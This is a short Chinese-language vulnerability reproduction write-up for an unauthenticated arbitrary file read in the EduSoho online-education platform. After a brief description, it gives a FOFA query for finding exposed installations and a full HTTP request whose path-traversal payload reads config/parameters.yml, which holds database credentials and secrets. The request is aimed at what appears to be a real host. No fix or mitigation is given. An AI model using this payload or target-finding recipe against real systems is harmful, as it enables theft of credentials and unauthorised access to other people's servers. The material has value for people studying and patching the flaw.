# 教培系统EduSoho任意文件读取漏洞

### 一、漏洞描述


杭州阔知网络科技是一家数字化学习技术服务商，聚焦企业培训及职业教育领域，为政企、院校、互联网教育机构提供“平台+教育云+服务”的立体解决方案。

Edusoho是面向个人、学校、培训机构及企业用户的友好、开源、高性价比的在线教育建站系统。该系统存在配置文件读取漏洞，攻击者可以通过构造恶意代码，未授权直接下载或读取parameters.yml配置文件内容，里面包含了数据库账号密码以及secret值等敏感信息。

### 二、漏洞复现

第一步、使用下面fofa语句进行资产收集...确认测试目标

title="EduSoho"



第二步、访问网站首页



第三步、使用burp抓包发送到Repeater中修改数据包进行漏洞测试

GET /export/classroom-course-statistics?fileNames[]=../../../config/parameters.yml HTTP/1.1  
Host: service.kid.yaitest.com:8008  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8  
Connection: close  
Cookie: PHPSESSID=6hjpl1c6pvu8i0uln8cr6niv77  
Upgrade-Insecure-Requests: 1

